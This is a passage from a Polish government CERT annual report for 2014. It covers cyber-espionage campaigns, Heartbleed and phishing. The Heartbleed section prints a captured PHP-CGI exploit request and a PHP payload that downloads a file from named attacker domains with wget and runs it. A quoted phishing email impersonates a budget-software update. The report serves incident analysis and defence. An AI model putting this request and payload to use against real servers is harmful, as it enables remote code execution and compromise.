GOV będzie charakteryzował się ulepszonymi funkcjonalnościami zapożyczonymi z systemu ARAKIS-GOV oraz zupełnie nowymi modułami pozwalającymi na szybsze i lepsze wykrywanie ataków, oraz innego rodzaju zagrożeń. Nadal nie zmieni się architektura systemu i podobnie jak w systemie ARAKIS-GOV będzie składać się z sensorów rozlokowanych w segmentach sieci instytucji, które będą komunikować się z Centrum Systemu. Autorzy systemu zdecydowali się na budowę modułową, która pozwoli na łatwiejsze rozwijanie w przyszłości rozwiązania jak i umożliwi spersonalizowanie wdrożenia zgodnie z oczekiwaniami instytucji biorących udział w projekcie. Należy pamiętać, iż wybór funkcjonalności sensora wdrażanego w sieci danego podmiotu w dalszym ciągu pozostaje w gestii instytucji przystępującej do systemu ARAKIS 2.0 GOV.

1.3. Publikacje na stronie *www.cert.gov.pl*

Jak co roku na witrynie internetowej Zespołu CERT.GOV.PL *www.cert.gov.pl opu*blikowano specjalistyczne informacje o istotnych zagrożeniach, podatnościach oraz aktualizacjach w popularnych i najczęściej wykorzystywanych w administracji publicznej systemach i aplikacjach. Ponadto na stronie zawarto informacje o najpopularniejszych formach ataków sieciowych oraz sposobach przeciwdziałania i neutralizowania ich skutków w formie zrozumiałej zarówno przez administratorów jak i użytkowników. Dodatkowo na witrynie Zespołu CERT.GOV.PL umieszczane były na bieżąco biuletyny bezpieczeństwa udostępnione przez producentów sprzętu i oprogramowania. Zawierają one w szczególności omówienie ostatnio wykrytych luk bezpieczeństwa ich produktów oraz metody neutralizacji potencjalnych zagrożeń.

[4] Morto – robak sieciowy atakujący źle zabezpieczone systemy Microsoft Windows, wykorzystując do tego celu protokół RDP (Remote Desktop Protocol) wykorzystywany przez tzw. zdalny pulpit. Morto nie eksploituje żadnej luki w oprogramowaniu, a atak polega na próbie odgadnięcia nazwy użytkownika i hasła (brute-force).



Wykres 12. Statystyka publikacji na stronie cert.gov.pl w 2014 roku

2. OMÓWIENIE PRZYKŁADOWYCH ZAGROŻEŃ

Wskazać należy, że zakres udzielanego przez Zespół CERT.GOV.PL wsparcia przy eliminacji zagrożenia lub podatności, a zwłaszcza przy minimalizacji negatywnych skutków ataku i przywrócenia funkcjonalności systemów – zależy od decyzji samej instytucji, która stała się celem. Podejmowane, przez Zespół CERT.GOV.PL działania prewencyjno-informacyjne (w formie przekazywanych ostrzeżeń oraz rekomendacji mających na celu zwiększenie poziomu bezpieczeństwa systemów teleinformatycznych) będą skuteczne przy ich wdrożeniu przez samych zainteresowanych. Na podstawie zaprezentowanych przykładów chcemy wskazać, że warto stosować się do rekomendacji przesyłanych przez Zespół CERT.GOV.PL.

2.1. Energetic Bear/Dragon Fly

W 2014 roku Zespół CERT.GOV.PL odnotował incydenty związane z kampanią cyber--szpiegowską określaną mianem *Energetic Bear*. Przedmiotowa nazwa została nadana przez firmę *CrowdStrike*[5], która jako pierwsza opublikowała raport w tej sprawie. Należy jednak zaznaczyć, że kampanię równolegle badały również inne organizacje i firmy z zakresu bezpieczeństwa w cyberprzestrzeni, co skutkowało powstaniem alternatywnych nazw dla operacji: *Dragon Fly* (nazwa nadana przez firmę *Symantec*) oraz *Crouching Yeti* (nazwa nadana przez firmę *Kaspersky Lab*). Kampania cyber-szpiegowska *Energetic Bear* została sklasyfikowana przez *Red Sky Alliance*[6], jako rodzaj ataków typu APT[7] – TTPs (ang. tactics techniques and procedures).

Logo kampanii

[5] Firma *Crowd Strike* – jest globalnym dostawcą technologii i usług kierowanych na identyfikację zawansowanych zagrożeń oraz ataków ukierunkowanych.
[6] Red Sky Alliance - henrybasset.blogspot.com
[7] APT – (ang. Advanced Persistent Threat) - ataki ukierunkowane prowadzone przez wysoko wyspecjalizowane osoby lub grupy osób, wykorzystujące zaawansowane technologie oraz wektory ataku w celu realizacji określonych zadań i pozyskania wrażliwych lub niejawnych informacji. Cechą charakterystyczną ataków jest ich rozległość w czasie oraz widoczna faza rozpoznania.

Podczas ww. kampanii, celem uzyskania dostępu do stacji roboczej, wykorzystano głównie trzy wektory ataku:

- wiadomości typu *spear phishing*[8], zawierające oprogramowanie złośliwe w postaci załącznika;
- technikę *watering hole*[9] stosowaną w celu infekcji potencjalnej ofiary oprogramowaniem złośliwym. Wykorzystano m.in. oprogramowanie zidentyfikowane, jako *Lightsout exploit kit*;
- umieszczenie złośliwego oprogramowania w postaci aktualizacji do oprogramowania stosowanego w sterownikach przemysłowych, za pośrednictwem skompromitowanych stron producentów tych sterowników.

W kampanii wykorzystano oprogramowanie złośliwe Remote *Access Tool/Trojan(RAT)* zidentyfikowane m.in. jako *Backdoor.Oldrea* lub *Trojan.Karagany*, wykorzystujące m.in. podatności w systemie operacyjnym Windows XP lub oprogramowaniu służącym do odczytu dokumentów np. *Adobe Reader*: *CVE-2013-1347, CVE-2013-1690, CVE-2012-1723, CVE-2012-2034, CVE-2012-4792, CVE-2013-2465, CVE-2009-3953*;

Cyberprzestępcy, na swoje ofiary, obierali najczęściej amerykańskie i europejskie firmy energetyczne, firmy z sektora zbrojeniowego, firmy z sektora IT oraz agencje rządowe z co najmniej 23 krajów (w tym Polski) oraz z Chin i Japonii. Skala prowadzonej operacji obejmowała co najmniej kilka tysięcy potwierdzonych infekcji na całym świecie, w tym również komputerów należących do polskiej cyberprzestrzeni.

Celem minimalizacji wystąpienia ewentualnych negatywnych skutków kampanii nawiązana została bliska współpraca z zagrożonymi instytucjami i firmami. Jako dobrze rokujące narzędzie współpracy z instytucjami można przytoczyć mechanizm wykorzystany w reakcji na doniesienia o *Energetic Bear*, mający na celu ograniczenie możliwości eskalacji zagrożenia w sieciach i systemach, które mogłyby zostać dotknięte cyberkampanią. Przekazano szczegółowe informacje, mogące mieć wpływ na bezpieczeństwo kluczowych systemów komputerowych, zawierające zarówno dane techniczne oraz opis wykorzystywanej metody działania, co wraz z rekomendacjami co do dalszych działań umożliwiło dokonanie sprawdzenia czy nie doszło do ewentualnej infekcji. Zwrotna informacja z instytucji pozwoliła zarówno na weryfikację uzyskanych informacji w odniesieniu do skuteczności cyberkampanii w Polsce oraz poszerzenie zebranej wiedzy na temat skali i mechanizmów cyberkampanii, co w następstwie umożliwiało dalszą

[8] *spear phishing* – ukierunkowany atak typu "phishing". Atak polega na wysłaniu wiadomości e-mail, wykorzystującej wizerunek osoby lub firmy, w celu nakłonienia użytkownika do skorzystania z odnośnika lub załącznika o charakterze złośliwym.

[9] *watering hole* – technika ataku polegająca na skompromitowaniu konkretnej witryny internetowej, w celu umieszczenia na niej oprogramowania złośliwego, co w konsekwencji ma doprowadzić do infekcji użytkownika korzystającego z przedmiotowej witryny.


współpracę, także z innymi podmiotami w celu zneutralizowania zagrożenia, bądź minimalizacji jego skutków dla całego kraju lub sektora.

Zespół CERT.GOV.PL w ramach prowadzonych działań informacyjno-prewencyjnych przekazał ostrzeżenia o zagrożeniu wraz ze szczegółami mogącymi wskazać na kompromitację systemów tzn.: dane serwerów zarządzających, adresy e-mail, z których rozsyłano wiadomości phishingowe, wskazania reklam stanowiących element złośliwy stron WWW, etc.

Dodatkowo, na witrynie *www.cert.gov.pl* opublikowane zostało, także skierowane do ogółu użytkowników cyberprzestrzeni, ostrzeżenie o kampanii *Energetic Bear* oraz wynikających z niej zagrożeń, wraz z zaleceniami postępowania w przypadku wykrycia infekcji stacji roboczej.

W wyniku prowadzonych działań Zespół CERT.GOV.PL uzyskał dane dotyczące kilkuset adresów IP zainfekowanych urządzeń, przynależnych do różnych operatorów telekomunikacyjnych. Analiza zgromadzonych danych nie wykazała infekcji istotnych systemów teleinformatycznych głównych firm energetycznych RP, oraz instytucji państwowych. Odnotowano natomiast wiele infekcji prywatnych stacji roboczych. Do części infekcji na terenie RP mogło dojść jeszcze w 2013 roku i pozostawały one niewykryte do czasu zidentyfikowania ich przez Zespół. Powyższe było spowodowane często brakiem oprogramowania antywirusowego lub brakiem aktualizacji bazy sygnatur tego oprogramowania.

Zainfekowane urządzenia zostały przyporządkowane do instytucji i osób, które można podzielić na grupy ze względu na rodzaj prowadzonej działalności. Poniżej została przedstawiona charakterystyka:



Wykres 13. Rozkład zainfekowanych użytkowników

W kontekście prowadzonych działań stwierdzono stosunkowo niską skuteczność kampanii *Energetic Bear* w stosunku do głównych instytucji i firm związanych ze sferą energetyki RP. Odnotowano natomiast dość dużą liczbę infekcji komputerów osób prywatnych, które w rozpoznanym jak dotąd zakresie wydają się być przypadkowymi lub drugorzędnymi ofiarami przedmiotowej kampanii.

Bieżące monitorowanie zagrożenia oraz prowadzona współpraca krajowa i międzynarodowa pozwoliły na skuteczne ograniczenie szkód związanych z omawianą działalnością.

2.2. SandWorm

Informacja o wykryciu przez firmę iSight we współpracy z firmą Microsoft podatności typu 0-day dotyczącej wszystkich aktualnie wspieranych przez Microsoft systemów operacyjnych z rodziny Windows oraz Windows Server 2008 i 2012, została opublikowana w dniu 15 października 2014 roku. Przedmiotowa podatność była wykorzystana w kampanii cyber-szpiegowskiej nazwanej *SandWorm*, której celem były m.in. NATO, instytucje administracji publicznej i firmy z sektora energetycznego oraz telekomunikacyjnego w krajach Unii Europejskiej i na Ukrainie, a także uczelnie w Stanach Zjednoczonych.

Logo kampanii[10]

Atakujący do infekcji wykorzystali szereg podatności m.in. CVE-2014-4114 dotycząca błędu w mechanizmie Windows OLE pozwalającego na zdalne wykonanie kodu w kontekście aktualnie zalogowanego użytkownika. Skompromitowany system infekowany był złośliwym oprogramowaniem m.in. z rodziny *BlackEnergy*.

W związku z powyższym zagrożeniem Zespół CERT.GOV.PL podjął działania skierowane do instytucji administracji państwowej oraz sektora energetycznego infrastruktury krytycznej, zmierzające do ograniczenia możliwości eskalacji zagrożenia. Przekazano listę adresów IP serwerów zarządzających (C&C) biorących udział w kampanii, celem weryfikacji czy doszło do połączeń wraz z zaleceniami m.in. natychmiastowej aktualizacji wszystkich komputerów wykorzystujących podatne wersje systemów operacyjnych Windows. W ramach firm i instytucji, które były adresatem przedmiotowej informacji, jedynie 13% potwierdziło wykrycie ruchu sieciowego związanego ze wskazanymi serwerami C&C.

[10] Źródło: www.isightpartners.com


Działania podjęte przez Zespół CERT.GOV.PL w oparciu o poprawki bezpieczeństwa wydane przez firmę Microsoft, pozwoliły na szybką weryfikację systemów teleinformatycznych administracji państwowej oraz infrastruktury krytycznej pod kątem występowania przedmiotowej podatności i eliminację zagrożenia.

2.3. Heartbleed


W 2014 roku w oprogramowaniu OpenSSL wykryto krytyczną lukę bezpieczeństwa w implementacji funkcjonalności *heartbeat* protokołu TLS/DTLS. Podatne wersje oprogramowania: 1.0.1, 1.0.2-beta, 1.0.1f i 1.0.2beta1. Wykryty błąd umożliwia atakującemu odczytanie z pamięci danych dotyczących np: kluczy prywatnych lub danych przesyłanych przez użytkowników zaszyfrowanym kanałem komunikacji. Atakując zdalnie usługę, która korzysta z podatnej wersji oprogramowania OpenSSL, nieuprawniona osoba może być w stanie uzyskać wrażliwe dane, które następnie mogą posłużyć np. do procesu dekryptażu zaszyfrowanych informacji, podszycia się pod innego użytkownika czy ataków typu Man in the Middle[11].


Heartbleed a ARAKIS-GOV


System ARAKIS-GOV w pierwszych dniach po opublikowaniu informacji na temat powyższej luki zarejestrował wzrost aktywności na portach TCP, związanych z usługami, które najczęściej wykorzystują bibliotekę OpenSSL: 443 (HTTPS), 465 (SMTPS), 993 (IMAP), 995 (POP3):



[11] Atak typu *Man in the Middle* – atak polegający na podsłuchiwaniu i modyfikowaniu wiadomości przesyłanych pomiędzy dwiema stronami bez ich wiedzy.







W lipcu 2014 roku system ARAKIS-GOV odnotował wzrost aktywności na porcie 80/TCP wynikający z procesu skanowania w poszukiwaniu serwerów WWW podatnych na błąd w silniku PHP wykryty w 2012 roku (CVE-2012-1823). Na podstawie analizy danych z systemów honeypot-owych działających w ramach sensorów ARAKIS-GOV zidentyfikowano żądania POST HTTP:

```
POST /cgi-bin/php5-
cgi%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%
73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6
D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74
```

```
%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%
65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F
%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%7
4%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65
%6E%76%3D%22%79%65%73%22+%2D%64+%63%67%69%2E%66%69%78%5F%70%61%74%68%69%6E%66%
6F%3D%31+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%7
0%3A%2F%2F%69%6E%70%75%74+%2D%6E
```

które po zdekodowaniu wyglądają następująco:

```
POST /cgi-bin/php5-cgi -d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d
disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d
cgi.redirect_status_env="yes" -d cgi.fix_pathinfo=1 -d auto_prepend_file=php://input -n-d
allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d
open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env="yes"
-d cgi.fix_pathinfo=1 -d auto_prepend_file=php://input -n
```

Powyższe żądanie pozwala atakującemu na zdalne wykonanie kodu złośliwego (przesyłanego jako dane w przedmiotowym żądaniu) na podatnym serwerze WWW. W ramach zaobserwowanego żądania złośliwy skrypt, który miał zostać wykonany na serwerze wyglądał następująco:


```
<?php
$tmp = sys_get_temp_dir();
$path = getcwd();
$file = "gimp.html";
$url = "http://eleven11root.servepics.com";
system("wget $url -P - -O" . $tmp . "/gimp.html");
system("chmod -R 777" . $tmp ."/gimp.html");
chmod ($tmp."/".$file,0777);
system($tmp . "/gimp.html");
$file2 = "gimp.html";
$url2 = "http://twelfe12root.servepics.com";
system("wget $url2 -P - -O" . $tmp . "/gimp.html");
system("chmod -R 777" . $tmp ."/gimp.html");
chmod ($tmp."/".$file2,0777);
system($tmp . "/gimp.html");
echo $tmp;
echo $path;
die($tmp);
?>
```

Powyższy skrypt odpowiedzialny był za pobranie pliku „gimp.html” z zewnętrznych serwerów, zapisanie go w katalogu tymczasowym serwera WWW, zmianę uprawnień pliku i uruchomienie go w powłoce systemowej serwera.

Analizując około 17000 żądań tego typu odnotowanych przez system ARAKIS-GOV w okresie 19-21 lipca 2014 roku stwierdzono wykorzystanie 4 różnych domen, z których pobierane miały być przez skrypt pliki „gimp.html”, „pimp.html”, „e.html”, „excel.html”, „index.html”:

eleven11root.servepics.com
twelfe12root.servepics.com
jappyupdate.servehttp.com
linuxupdatejappy.servepics.com


Zespół CERT.GOV.PL przeprowadził kampanię informacyjno-prewencyjną, w ramach której wysłał do instytucji administracji państwowej kilkaset informacji o serwerach WWW wykorzystujących podatną wersję oprogramowania OpenSSL oraz wydał zalecenia natychmiastowej aktualizacji oprogramowania OpenSSL na serwerach do wersji niepodatnej na atak. Najwięcej powiadomień zostało wysłanych do instytucji skategoryzowanych jako *pozostałe* (37% wszystkich wysłanych powiadomień) oraz *urzędy* (34%). We wszystkich wykrytych przez Zespół CERT.GOV.PL podatnych serwerach poprawiono konfigurację.



Wykres 14. Wysłane informacje o podatności Heartbleed przez Zespół CERT.GOV.PL

2.4. Kampanie phishingowe

W 2014 roku Zespół CERT.GOV.PL zarejestrował 119 incydentów typu *inżynieria społeczna*, co w porównaniu do roku ubiegłego stanowiło wzrost o 350% (w 2013 roku zarejestrowanych zostało 34 incydentów będących sumą kategorii: *inżynieria społeczna, Kradzież tożsamości, podszycie się w tym Phishing*). Poniżej został przedstawiony wykres incydentów typu *inżynieria społeczna* zarejestrowanych w 2014 roku z podziałem na miesiące.



Wykres 15. Ilość incydentów klasy: *inżynieria społeczna* zarejestrowanych w 2014 roku

Na powyższym wykresie widoczny jest wzrost odnotowany w drugiej połowie 2014 roku, który istotnie był związany ze wzrostem aktywności kampanii phishingowych. Należy jednak zaznaczyć, iż zgodnie z aktualnym katalogiem zagrożeń Zespołu CERT.GOV.PL w kategorii incydentów *inżynieria społeczna* znajdują sie nie tylko incydenty związane z atakami typu phishing. Stąd też Zespół CERT.GOV.PL wyłonił w ramach incydentów tej kategorii 24 incydenty uznane, jako istotne kampanie phishingowe będące atakami prowadzonymi na szeroką skalę, dotyczące m.in. administracji publicznej.

Przedmiotowe kampanie były związane z wiadomościami wykorzystującymi techniki *inżynierii społecznej*, mających na celu wyłudzenie danych wrażliwych za pośrednictwem wiadomości e-mail lub spreparowanych stron internetowych, a także infekcje oprogramowaniem złośliwym nakłaniając użytkownika do skorzystania z załącznika lub odnośnika o charakterze złośliwym. Kampanie kierowane m.in. do instytucji administracji publicznej często wykorzystywały wizerunek znanych firm, instytucji prowadzących sprzedaż w sieci Internet lub firm pośredniczących, jak np. firmy kurierskie, serwisy aukcyjne czy rezerwacyjne, banki, operatorzy telekomunikacyjni.

W związku z powyższym w 2014 roku wykazano wzrost ilości odnotowywanych przez Zespół CERT.GOV.PL kampanii phishingowych, ze szczególnym uwzględnieniem miesiąca czerwca i lipca. Na uwagę zasługuje również fakt, iż w pierwszej połowie roku przeważały wiadomości próbujące nakłonić użytkowników do ujawnienia informacji wrażliwych za pośrednictwem wiadomości e-mail lub specjalnie spreparowanych witryn internetowych. Natomiast w drugiej połowie rozsyłane wiadomości w większej ilości zawierały załączniki o charakterze złośliwym. W celu ukrycia szkodliwej treści przed systemami detekcji wykorzystywane były załączniki w postaci archiwów. Do infekcji oprogramowaniem

złośliwym, najczęściej stosowane był języki skryptowe w postaci *makr*[12] w dokumentach pakietu *Microsoft Office* lub *Javascript* w formacie PDF. Wykorzystywano również pliki wykonywalne o rozszerzeniu **.**scr[13] lub .pif[14], imitujące wyżej wymienione dokumenty tekstowe. Tytuł oraz treść przedmiotowych wiadomości, wykorzystywały wizerunek znanych firm i instytucji, a w kilku przypadkach do tego stopnia, że wiadomości te należy uznać za łudząco podobne do rzeczywistych. Najczęściej temat wiadomości wskazywał na odbiór przesyłki, uregulowanie zobowiązań finansowych lub prawnych, itp. W większości przypadków wiadomości były rozsyłane za pomocą sieci typu botnet, pojedynczych skompromitowanych stacji lub serwerów oraz automatów wysyłkowych. Adres nadawcy był sfałszowany lub generowany a dopiero analiza pełnych nagłówków pocztowych pozwalała na ustalenie rzeczywistego źródła.

Wiadomości email zawierające fałszywą aktualizację BeSTi@

W dniu 20 marca 2014 roku, Zespół CERT.GOV.PL uzyskał informację o wiadomościach e-mail zawierających fałszywą aktualizację systemu BeSTi@ (system zarządzania budżetem jednostek Samorządu Terytorialnego) w wersji 3.02.012.07[15]. Zgodnie z uzyskanymi informacjami powyższa korespondencja została rozesłana do jednostek samorządu terytorialnego. Wiadomości zawierające fałszywą aktualizację wysłane zostały z adresu **pomoc@budzetjsf.pl,** będącego podobnym do adresu wykonawcy systemu – **pomoc@budzetjst.pl**. Przedmiotowe e-maile rozsyłane były w dniu 17 marca 2014 roku. Nie odnotowano aby wyżej wymienione wiadomości były wysłane z innych adresów. Poniżej przykładowa treść wiadomości (pisownia oryginalna):

> Witamy,
> Pragniemy poinformować, iż dnia dzisiejszego została udostępniona nowa aktualizacja do systemu BeSTi@ w wersji 3.02.012.07.
> Aktualizacja usuwa błędy związane z bezpieczeństwem bazy danych oraz poprawia problem z podpisem elektronicznym sprawozdań.
>
> Instalacja jest bardzo prosta i nie wymaga dodatkowej pomocy oraz czynności.
> Ze względu na znaczące poprawki bezpieczeństwa aktualizacja nie jest dostępna z menu programu BeSTia, należy przeprowadzić ją ręcznie.
>
> Poniższy plik “Bestia.3.02.012.07” należy zapisać na pulpicie lub w innym miejscu a następnie go uruchomić co spowoduje zainstalowanie

[12] *makro* – kod zawierający zestaw rozkazów wykonywanych przez określoną aplikację, w celu automatyzacji pewnych czynności lub dokonywania zmian w dokumentach bez interakcji z użytkownikiem.
[13] *.scr* – pliki domyślnie kojarzone z wygaszaczem ekranu systemu Microsoft Windows (ang. Windows Screen Saver), mogące wykonać każdy kod maszynowy Win32.
[14] *.pif* – (ang. Program Information File) pliki zawierające informacje na temat programów.
[15] obowiązującą wersją oprogramowania na dzień 20.03.2014r. była wersja 3.02.012.06

uaktualnienia do systemu BeSTi@.

